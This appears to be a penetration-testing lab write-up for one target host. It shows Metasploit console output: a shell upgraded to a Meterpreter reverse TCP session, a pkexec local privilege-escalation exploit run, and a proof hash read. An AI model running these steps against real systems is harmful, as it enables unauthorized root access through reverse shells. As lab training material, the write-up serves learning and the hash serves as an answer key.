

PROOF: 10.20.160.103: CM PUNKED


Hash: 4665f919d78146e12cf7cf0d366f801d
Attack Path: I upgraded the shell session I started using the msf module shell_to_meterpreter. I then used msf's exploit suggester and found that the machine was vulnerable to privilege escalation via the pkexec module. I executed it, and found the proof file.




```
Background session 18? [y/N]  y
msf exploit(multi/handler) > sessions -u 18
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [18]

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 18
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.20.150.106:4433
[*] Sending stage (861480 bytes) to 10.20.160.103
[*] Meterpreter session 19 opened (10.20.150.106:4433 -> 10.20.160.103:41764) at 2019-07-23 19:12:46 -0400
ls
[*] Command stager progress: 100.00% (773/773 bytes)
```



```
msf exploit(linux/local/pkexec) > options

Module options (exploit/linux/local/pkexec):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   Count            500              yes       Number of attempts to win the race condition
   DEBUG_EXPLOIT    false            yes       Make the exploit executable be verbose about what it's doing
   ListenerTimeout  60               yes       Number of seconds to wait for the exploit
   SESSION          19               yes       The session to run this module on.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.20.150.106    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```



```
msf exploit(linux/local/pkexec) > run

[*] Started reverse TCP handler on 10.20.150.106:5555
[*] Writing exploit executable to /tmp/wS5XRJBf (4714 bytes)
[*] Sending stage (861480 bytes) to 10.20.160.103
[*] Meterpreter session 21 opened (10.20.150.106:5555 -> 10.20.160.103:42769) at 2019-07-23 19:20:15 -0400
[*] Starting the payload handler...
```



```
meterpreter > cat proof.txt
4665f919d78146e12cf7cf0d366f801d
```